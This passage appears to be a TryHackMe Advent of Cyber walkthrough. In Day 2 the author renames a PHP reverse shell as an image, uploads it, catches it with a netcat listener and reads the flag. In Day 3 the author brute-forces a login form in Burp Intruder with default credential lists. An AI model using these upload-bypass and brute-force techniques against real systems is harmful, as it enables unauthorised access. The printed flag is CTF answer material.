
Question 5:

Rename the edited reverse shell as an innocent file format such as jpg, png, etc. :




Question 6:

Upload the reverse shell file to the website :



Question 7:

Open terminal and run the command sudo nc -lvpn 443 to start a netcat listener (to receive and read the reverse shell) :




A screenshot of a terminal window titled "kali@kali: ~". The window has a dark background with a Christmas tree and ornaments theme. The terminal menu bar includes "File", "Actions", "Edit", "View", and "Help". The command line shows the user running "sudo nc -lvpn 443" and entering their password. The output indicates that the listener is now listening on port 443.

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
[sudo] password for kali:
listening on [any] 443 ...
```

Question 8:

Navigate to the /uploads/ section of the website and find the reverse shell, execute the shell as the listener is running :




Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
php-reverse-shell.php	2022-06-20 04:44	5.4K	

Question 9:

Finally, once the listener received the reverse shell. Enter command cat /var/www/flag.txt to get the THM flag :



The screenshot shows a terminal window titled "kali@kali: ~". The window has a dark theme with light-colored text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, the command "cat flag.txt" is entered. The output of the command is displayed below, consisting of several paragraphs of text. The text includes a message to the user, credit to @Vargnaar, a flag, and a closing message from Muiri (@MuirlandOracle). The terminal prompt "sh-4.4\$" is visible at the bottom.

```
kali@kali: ~
File Actions Edit View Help
cat flag.txt
) 5.4K
=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve )!
--Muiri (@MuirlandOracle)

=====
sh-4.4$
```


Thought Process/Methodology :

Day 3 (Christmas Chaos)

Tools: Kali Linux, Terminal, Firefox, Burpsuite, FoxyProxy


Question 1:

Start by navigating to the displayed IP Address in your browser.




Question 2:

Download Burpsuite and start a new burp :




Question 3:

Download FoxyProxy and change to burp mode :




Question 4:

Enter any id and password into the login form and check BurpSuite :




Question 5:

Navigate to 'Intercept' in BurpSuite and send the received login info to Intruder:




Question 6:

Navigate to ‘Intruder’ and click Add initials to username and password, change the attack type to Cluster bomb :




Question 7:

Go to Payload and insert 'admin, root, user' as new payload options :



Question 8:

Go to payload set 2 and do the same thing for passwords with ‘password, admin, 12345’ :



Question 9:

Start attack, then filter the results by length. The shortest length should be the correct combination. :

